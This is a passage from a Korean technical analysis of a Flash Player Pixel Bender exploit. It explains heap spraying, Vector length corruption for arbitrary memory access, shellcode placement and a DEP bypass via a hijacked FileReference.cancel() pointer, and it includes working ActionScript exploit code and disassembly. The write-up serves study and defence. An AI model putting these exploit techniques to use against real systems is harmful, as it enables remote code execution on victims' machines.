그림 18 Parsing of “sel f3.r, i1.r, f2.b, f2.r”

The screenshot shows a debugger window with the assembly window open. The instruction being parsed is `20`. The assembly window shows the instruction being decoded from binary data. A red arrow points from the instruction in the assembly window to the corresponding value in the memory dump.

그림 19 Parsing of 20




그림 20 Parsing of $1.03046e-039$

마지막 그림을 보면 "sel f3.r, i1.r, f2.b, f2.r" 명령어의 일부가 0x0b3880로 덮어써짐을 알 수 있다. 여기까지가 Pixel Bender파일을 parsing하는 부분이고, 이 조작된 sel/ 명령어를 실행하는 부분을 보면 다음과 같다.

```

v4 = 4 * ((a1 >> 6) & 0x3F);           // a1=0x0b3880
if ( !(v4 + *v2) )                     // *v2 = Base of structure
{
    *(v4 + *v2) = sub_105A9240(0x40u, 4u, 0, 1);
    memset(*(v2 + v4), 0, 0x100u);
}

```

그림 21 조작된 sel 명령어의 실행

두 번째 줄부터 먼저 보면, *v2는 새로이 할당받은 힙 영역 내의 어떤 구조체를 가리키고 있고(base address역할), v4는 index로서 쓰이고 있다. 그리고 네 번째 줄에서 *v2와 v4가 가리키고 있는 메모리에 sub_105A9240() 함수가 리턴한 값을 쓰고 있다. Parsing 오류로 인해 맨 첫 줄에서 덮어쓴 값 0x0b3880이 a1에 들어가게 되고, 연산을 거친 후에 나온 결과는 v4에 들어가는데 이 값이 0x88이다. 바로 이것이 Heap-spray를 할 당시 Vector의 초기 길이 값을 0x22로 설정한 이유이다.




그림 22 한 Vector의 길이 값이 조작된 모습

Vector의 초기 길이 값을 $0x22$ 로 하게 되면 메모리는 위와 같은 모습을 띄게 된다(int형 $0x22$ 개). OS는 메모리의 낭비를 최소화하기 위해 빈 공간인 초록색 영역의 맨 첫 부분부터 할당을 하게 되고, 그 시작 주소인 $0x6EC6538$ 을 $*v2$ 에게 넘겨주게 된다. 그리하여 $0x6EC6538 + 0x88 = 0x6EC65C0$ 위치에 $sub_105A9240()$ 의 리턴 값을 덮어쓰게 된다. 이 리턴 값은 일정하지는 않으나 항상 어떤 주소를 가리키고 있어 그 값이 $0x23$ 이상이다. 정리하면, 조작된 seI 명령어를 실행 하면 위의 그림처럼 Heap-spray한 Vector중 하나의 길이 값이 $0x23$ 이상이 된다. 왜 이 사실이 중요한지는 다음을 보면 알 수 있다.




그림 23 두 번째 Vector 길이 조작 전

조금 전 Pixel Bender의 parsing 오류로 그 길이가 변조된 Vector를 n 번째 Vector (Vec_n)라 하자. 그러면 위의 그림에서 $0x06EC6650$ 에는 $n+1$ 번째 Vector(Vec_{n+1})가 있다고 볼 수 있는데, 그 길이는 0인 상태이다. 한편 Flash에서는 힙 영역에 대한 액세스 요청이 들어왔을 때, 먼저 그 범위가 타당한지를 검사한 뒤, 타당하면 액세스를 허용해 준다. Vec_n 의 경우, index로 따졌을 때 0부터 $0x0423B650$ 이전까지 액세스가 가능하다. 다시 말하면 Vec_n 의 길이가 $0x23$ 이상의 값으로 변조가 되었을 때, index $0x22$ 에 위치한 Vec_{n+1} 의 길이 필드($0x06EC6650$ 에 위치)를 수정할 수 있다는 것이다. 왜냐하면 Vector를 정의할 때 각 element를 int형(4bytes)으로 선언했으므로 한 index는 4bytes에 해당되기 때문이다.

혹자는 단순히 길이 값을 이전에 0으로 손쉽게 만들었듯이 이번에도 단순히 $0x23$ 를 대입하면 될지도 모른다고 생각할 수도 있겠다. 하지만 단순히 $0x23$ 를 대입하면 Vec_{n+1} 가 할당된 영역으로 사용되고 있으므로 Vec_n 는 확장이 불가능하다. 따라서 Vec_n 는 Vec_{n+1} 와는 거리가 먼 곳으로 이동하게 되므로 의도하던 바를 이룰 수 없다.

이제 왜 변조된 값이 $0x230$ 이상이어야 하는지, 또 이를 통하여 Vec_{n+1} 의 길이를 변조할 수 있음을 알았다. 다음으로 할 작업은 Vec_{n+1} 의 길이를 $0x40000000$ 보다 크게 하는 것이다. 이렇게 하면 Vec_{n+1} 를 이용하여 메모리 전체를 액세스 할 수 있게 된다(커널, 비할당메모리 제외).




그림 24 전체 메모리 액세스 원리

$Vec_{n+1}[0]$ 부터 $0xFFFFFFFF$ 까지는 index가 $0x40000000$ 보다 작으므로 액세스가 가능하다. 반면 $0x0$ 부터 $Vec_{n+1}[0]$ 이전까지는 index가 음수 값이 되어야 하는데, 소스코드 단에서 음수를 넣으면 에러가 발생하게 된다. 대신에 다음과 같이 index를 대입하면 오류를 내지 않으면서 음수를 넣은 것과 동일한 효과를 볼 수 있다.

$$Vec_{n+1}[0x40000000 - i]$$

index가 메모리 주소로 변형되는 과정을 생각해보면 $0x40000000$ 가 0과 같음을 알 수 있다.

$$(0x40000000 - i) * 4 = 0x100000000 - i * 4 = -i * 4 \text{ (overflow)}$$

이러한 방법으로 Vec_{n+1} 를 이용해 전체 메모리에 액세스가 가능하다.

아래는 Vec_{n+1} 의 길이가 $0x40000000$ 보다 큰 값으로 변조된 후 전체 메모리에 접근하게 된 모습을 보여준다.




그림 25 두 번째 Vector 길이 조작 후

한편 Vec_{n+1} 의 길이를 변조하기 위한 코드는 다음과 같다.

```
// Overflow and Search for corrupted vector
var corrupted_vector_idx:uint;
while (!)
{
    shader = new Shader();
    try
    {
        shader.byteCode = (new this.Shad() as ByteArray);
    } catch(e){};
    i = 0;
    while (i < array_length)
    {
        if (array[i].length > 0x0100)
        {
            corrupted_vector_idx = i;
            break;
        };
        i++;
    };
    if (i != array_length)
    {
        if (array[corrupted_vector_idx][(vector_size + 1)] > 0) break;
    };
    array.push(new Vector.<int>(vector_size));
};

// Tweak the vector following the corrupted one.
array[corrupted_vector_idx][vector_size] = 0x40000341;
tweaked_vector = array[(corrupted_vector_idx + 1)];
```

그림 26 Vec_{n+1} 의 길이 변조

while문이 두 개 있는데, 두 번째 while문 이전까지는 앞에서 보았던 Pixel Bender parsing오류를 일으켜 한 Vector의 길이를 변조하는 코드이다. 이후 변조된 Vector를 찾고 해당 index를 corrupted_vector_idx로 지정한다. 이 Vector(Vec_n) 바로 다음

에 또 다른 $Vector(Vec_{n+1})$ 가 있어야 그 길이를 0x40000000 보다 크게 지정할 수 있는데, 이것이 실패하면 새로운 Vector를 추가하고 parsing과정부터 다시 반복하여 최종적으로는 Vec_{n+1} 의 길이를 0x40000341로 변조한다. 앞으로는 이 *tweaked_vector*(Vec_{n+1})를 임의의 메모리를 읽고 쓰는데 사용한다.

2.3.3. Shellcode 삽입

Heap영역 빈 공간을 마련하고, 해당 주소를 알아낸 뒤 준비한 Shellcode를 삽입할 것이다. 먼저 빈 공간을 마련하는데, 이는 이전과 마찬가지로 Vector를 이용하기로 한다.

```
// create a vector of size 0x7f0 inside an array to place shellcode
function createCodeVectors(mark:uint){
    var code_vectors_array:Array = new Array();
    var i:uint = 0;
    while (i < 1)
    {
        code_vectors_array[i] = new Vector.<int>(0x1FA);
        code_vectors_array[i][0] = mark;           // 0x45454545 // inc ebp * 4
        i++;
    };
    return code_vectors_array;
}
```

그림 27 Shellcode를 위한 heap영역 내 공간 확보

Vector의 length를 0x1FA로 정하고 type을 int로 하였는데, 계산하면 $0x1FA * 4 = 0x7E8$ bytes의 여유 공간이 생기게 된다. 이정도면 shellcode를 넣는데 무리가 없다고 판단하여 0x1FA를 넣은 것이며, 반드시 이 값일 필요는 없다. 이 Vector가 메모리상에서 차지하는 영역의 크기를 생각하면 여유 공간 0x7E8bytes에 Vector header 8bytes를 더해 0x7F0bytes가 된다. 이 값과 mark라고 되어있는 임의로 정한 값 (0x45454545)는 shellcode를 담을 Vector의 주소를 찾기 위한 중요한 요소가 된다. 위의 코드에서 *code_vectors_array[0]*이 shellcode를 담으려는 주소가 되는데 굳이 다른 방법으로 구할 필요가 있는가? 라고 의문을 가질지도 모르겠다. 하지만 Actionscript에서는 C처럼 이런 방식의 pointer사용을 금지시켜놓았으며, 만약 소스 코드 내에 *code_vectors_array[0]*을 적으면 컴파일 에러가 발생하게 된다. 따라서 직접적으로 주소를 얻는게 아닌, 다른 방법을 이용하여 주소를 얻어야 한다.

위에서 생성한 Vector는 메모리 영역 어딘가에서 0x7F0bytes의 공간을 차지하고 있다. 이 영역은 Flash가 heap chunk를 그 크기별로 관리하고 있음을 이용하여 찾을 수 있다. 크기별로 관리하는 이유는 크기가 비슷한 chunk끼리 비슷한 위치에 할당하여 external fragmentation[15]를 줄이려는 목적을 추측된다. 그림으로 보면 다음과 같다.




그림 28 Heap Management in Flash

Heap chunk를 관리하는 meta-data가 있는데 이를 다루고 있는 이름을 찾을 수 없었기에 임시로 allocation entry라고 하였다. 모든 entry는 메모리상에 연속적으로 붙어있으며, 각 entry는 서로 다른 크기의 heap을 관리한다. 실제 heap내용(alloc heap)은 또다시 block이라는 단위로 묶여서 관리가 되는데, 이들은 doubly linked list로서 서로를 가리키는 pointer를 갖고 있으며 entry는 이 list의 head를 가리키는 pointer를 갖고 있다. 반대로 각 block은 자신을 관리하는 allocation entry를 가리키는 pointer를 갖고 있다(그림에서는 표시되지 않음). 예를 들어 그림에서 chunk (a), (b), (c)는 서로 크기가 같지만 (d)와는 크기가 다른 식이다. 큰 그림은 이러한 형태이고, 이제 allocation entry와 block을 자세하게 보자.




그림 29 Specification of allocation entry

위 그림은 allocation entry의 필드를 보여준다. Size는 해당 entry가 관리하는 heaps의 크기를 나타낸다. 또 content는 block list의 head를 가리킨다. 각 entry는 메모리상에 연속적으로 존재하는데, 그 크기가 오름차순을 정렬되어 있는 점이 특징이다.




그림 30 Specification of block header

각 block은 header와 내용으로 구성되어있으며 내용은 그림에서 표현하지 않았다. Doubly-linked list라고 설명했듯이 각 header에는 이전과 다음 block을 가리키는 pointers가 있으며, 마지막에 allocation은 자신을 관리하는 allocation entry를 가리킨다. 눈여겨 볼 점은 header의 위치인데, 0x1000값으로 align되어있다. 따라서 어느 chunk가 어느 block에 속해있는지 확인하려면 (chunk AND 0xFFFFF000)을 하게 되면 해당 block header가 나온다.

여기까지가 Flash에서의 heap관리이다. 다시 본 문제로 돌아가서, 크기가 0x7F0인 heap chunk(shellcode를 담을 Vector)를 찾기 위해 다음과 같은 과정을 거친다.

1. Vec_{n+1} 도 heap chunk이므로 (Vec_{n+1} AND 0xFFFFF000)를 하여 block header의 주소를 얻는다.
2. Block header에서 *allocation*을 따라가 해당 block을 관리하는 allocation entry를 얻는다.
3. Allocation entries는 서로 연속된 공간에 있고, size로 정렬되어 있는 점을 이용해 size가 0x7F0인 entry를 찾는다.
4. Size가 0x7F0인 entry의 *content*필드를 따라가 shellcode를 넣을 Vector를 찾는다.

마지막 과정에서 어떠한 chunk가 우리가 원하는 Vector인지는 *mark*(0x45454545) 값이 있는지 확인하여 알아낸다.

아래는 위의 과정을 소스 코드에 적용한 것이다.

```

// vector: vector with tweaked length
// address: memory address of vector data
function findCodeVector(vector:*, vector_address:*, mark:*) :uint{
    var allocation_size:uint;
    var allocation:uint = this.read_memory(vector, vector_address, ((vector_address & 0xFFFFF000) + 0x1c));
    while (true)
    {
        allocation_size = this.read_memory(vector, vector_address, (allocation + 8));
        if (allocation_size == 0x7f0) break; // Code Vector found
        allocation = (allocation + 0x24); // next allocation
    };

    // search for the mark 0x45454545
    var allocation_contents:uint = this.read_memory(vector, vector_address, (allocation + 0xc));
    var code_vector:uint = 0;
    while (true)
    {
        var alloc_offset:uint = 0x20;
        while(alloc_offset < 0x1000)
        {
            if (this.read_memory(vector, vector_address, (allocation_contents + alloc_offset + 0x8)) == mark)
            {
                code_vector=allocation_contents + alloc_offset;
                break;
            }
            alloc_offset += 0x7f0; // size of code Vector = 0x7f0
        }
        if(code_vector != 0) break;
        allocation_contents = this.read_memory(vector, vector_address, (allocation_contents + 8)); // next block
    };
    return (code_vector + 0xc); // the start of shellcode in one of the allocated code vectors
}

```

그림 31 Shellcode Vector 찾기

read_memory() 함수는 Vec_{n+1} 을 이용하여 메모리를 임의의 읽는 함수이다. 인자로 3개를 받는데 첫 번째, 두 번째 인자는 Vec_{n+1} 을 의미하고, 세 번째 인자가 읽고자 하는 메모리의 주소이다. 앞에서 설명한 것을 그대로 코드에 옮긴 것이므로 자세한 설명은 생략한다. 리턴 값은 Vector내에서 shellcode를 삽입할 시작 주소이다.

이렇게 shellcode를 넣을 위치를 알아낸 후, 넣는 작업은 어렵지 않다. 이미 갖고 있는 Vector를 이용해 다음과 같이 대입만 하면 된다.

```

// Fill with the code vectors with the shellcode
function fillCodeVectors(array_code_vectors:Array) {
    var i:uint = 0;
    var sh:uint=1;

    while(i < array_code_vectors.length)
    {
        for(var u:String in shellcodeObj)
            array_code_vectors[i][sh++] = Number(shellcodeObj[u]);
        i++;
        sh = 1;
    }
}

```

그림 32 Shellcode의 삽입

2.3.4. Heap영역에 실행 권한 부여(DEP우회)

Heap영역은 DEP로 인해 실행이 금지되어있다. 정확히는 Heap영역의 permission

에 execute 권한이 없는 것인데, Windows에서는 이 권한을 부여할 수 있는 VirtualProtect() 라는 함수를 제공한다. 따라서 공격자가 Shellcode를 심고, 이 함수를 실행시켜 Shellcode에 실행권한을 부여한 뒤 실행하면 공격이 끝나게 된다. 이를 위해서 FileReference class의 cancel() 함수의 함수 포인터를 조작할 것이다. 이 함수 포인터를 VirtualProtect()의 주소로 덮어쓰워 cancel()을 call하면 실제로는 VirtualProtect()가 실행되게 할 생각이다.


FileReference는 서버로부터 파일을 받거나 보내게 해주는 class인데, 이 class가 가진 함수 중 cancel()이라는 함수는 전송 중인 파일을 취소하는 역할을 한다. 하지만 원래의 목적과는 상관없이, 함수 포인터를 조작할 것이므로 실제로 cancel()함수를 부르더라도 실행되는 것은 공격자가 주입한 코드이며, 원래의 cancel()함수의 코드가 실행되는 것은 아니다. 한편 이번 공격에 있어서 FileReference의 cancel()을 고른 이유는 단지 함수의 인자가 없어 다루기가 쉽다는 점을 이용한 것이지, 반드시 이 함수를 이용해야만 하는 것은 아니다.

우선 cancel()함수를 찾는 방법을 알아보자. FileReference instance를 하나 생성하면 이를 나타내는 구조체가 메모리상에 생기게 되고, 그 크기는 0x2A0 bytes임을 별도의 실험을 통하여 얻을 수 있었다. 단순히 instance를 n개 생성한 후 디버거로 확인하면 그 크기를 눈으로 확인할 수 있기에 여기서는 별다른 설명은 하지 않겠다. 또, 구조체 내에서 offset +0x160위치의 값이 파일의 전송 상황(0~100)을 나타내는데, 전송하는 파일이 없으면 -1(0xFFFFFFFF)을 갖게 된다. Instance를 만들고 사용을 안 하면 이 값이 반드시 0xFFFFFFFF이다. 이전 절에서와 똑같이 구조체의 크기를 알고, 특정 위치의 값을 알고 있는 상황이므로 똑같은 방법을 통하여 FileReference instance의 위치를 얻을 수 있다. 자세한 설명은 이전 절과 매우 유사하므로 생략한다. 이 instance에의 vtable에 우리가 원하는 cancel()함수에 대한 함수 포인터가 존재하며 instance내에서 vtable의 offset은 0이다.

다음으로는 VirtualProtect() 함수를 찾아야 한다. 이 함수는 kernel32.dll에 구현되어 있는데 그 주소가 고정되어있지 않아 구현된 코드를 pattern matching하며 순차적으로 찾아야 한다. 하지만 Vec_{n+1} 를 이용한다 하더라도 순차 검색을 어디서부터, 어느 방향으로(메모리의 증가/감소)하여야 하는지 알 수 없어, 검색 중에 uncommitted page를 액세스할 경우 page fault가 발생한다. 이렇게 되면 당연히 공격은 불가능하다.

따라서 적절한 방법은 Flash코드 내에서 VirtualProtect()를 사용하는 코드를 이용하는 것이다. 즉, VirtualProtect()를 직접 call하는 대신, VirtualProtect()를 사용하는 함수를 call하겠다는 것이다. 이를 위해서는 Flash모듈의 code section을 검색할 필요가 있는데, Flash모듈 역시 주소가 일정하지 않다. 하지만 앞에서 Flash의 heap관리를 생각해보면 방법은 있다. 분명히 앞에서 설명한 heap관리는 Flash가 만들어낸 방법이며, 이는 Windows에서 따로 제공하지 않는다. 따라서 Flash모듈 내에서 모든 것을 처리해야 한다는 뜻인데, 이는 allocation entries가 Flash모듈 내에 저장되어


다는 것을 암시한다. 정확히는 아래의 그림에서 보이는 data section에 저장된다. 따라서 allocation entries에서 출발하여 메모리 주소가 작아지는 방향으로 VirtualProtect()함수를 사용하는 함수를 찾으면 되는 것이다.



Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
05160000	00001000	Flash32		PE header	Image	R	RWE	
05161000	00B63000	Flash32	.text	code	Image	R	RWE	
05CC4000	00002000	Flash32	.rodata	code	Image	R	RWE	
05CC6000	00311000	Flash32	.rdata	imports, exports	Image	R	RWE	
05FD7000	00137000	Flash32	.data	data	Image	R	RWE	
0610E000	00056000	Flash32	.rsrc	resources	Image	R	RWE	
06164000	0008F000	Flash32	.reloc	relocations	Image	R	RWE	

그림 33 Flash의 code section이 data section보다 낮은 주소 내에 있는 모습

VirtualProtect()는 4개의 인자를 받는데 순서대로 권한을 바꿀 주소의 시작(base)과 길이, 부여할 권한, 그리고 기존 권한을 받기위한 pointer가 있다. 여기서는 마지막 인자는 필요가 없으므로 고려하지 않아도 된다. 3번째 인자에서 부여할 권한에 실행 권한을 줘야 하는데, Flash code중에서 이 부분이 하드코딩 된 것을 찾을 수 있어서 이것을 이용하기로 하였다. 아래 그림에서 0x105B8E84부터 함수의 인자를 대입하는 과정이고, sub_105B47C0()를 call하면 a3에는 값 1이 들어가게 된다. 이는 VirtualProtect()의 3번째 인자로 0x20(실행권한)이 들어가게 하므로 0x105B8E84 (Flash 실행 시 이 주소는 ASLR로 인해 바뀜)을 이용하는 것은 적절하다고 볼 수 있다. 추측컨대 이 코드는 Flash에서 .swf의 bytecode를 읽어 들여 x86 instruction으로 compile한 뒤, 그것을 실행하기 위해 필요한 코드라고 생각한다.



```

.text:105B8E84 6A 01          push     1 ; char
.text:105B8E86 FF 70 F8       push     dword ptr [eax-8] ; int
.text:105B8E89 FF 70 FC       push     dword ptr [eax-4] ; lpAddress
.text:105B8E8C E8 2F B9 FF FF  call     sub_105B47C0
  
```

```

int __cdecl sub_105B47C0(LPCVOID lpAddress, int a2_size, char a3)
{
    ...
    result = VirtualProtect(v3, v6, a3 != 0 ? 0x20 : 4, &f101dProtect); // 0x20 = PAGE_EXECUTE_READ
    ...
    return result;
}
  
```

그림 34 VirtualProtect()를 사용하는 함수

cancel()함수를 가리키는 함수 포인터를 0x105B8E84로 덮어쓰우기 전에 먼저 정상적으로 cancel()이 불렸을 때의 상황을 보자.




그림 35 정상 적인 *cancel()* calling

그림에서 보다시피 *eax*는 항상 vtable의 index 2를 가리키고 있다. 그리고 이전 그림에서 *0x105B8E84*를 call할 때 [*eax*-4]가 첫 번째 인자(주소), [*eax*-8]이 두 번째 인자(길이)가 됨을 알고 있다. 따라서 다음과 같이 정상적인 상황을 흉내 낸 거짓 테이블을 Vec_{n+1} 에 만들어서 *cancel()*을 호출하면 *VirtualProtect()*를 의도한대로 호출할 수 있다.

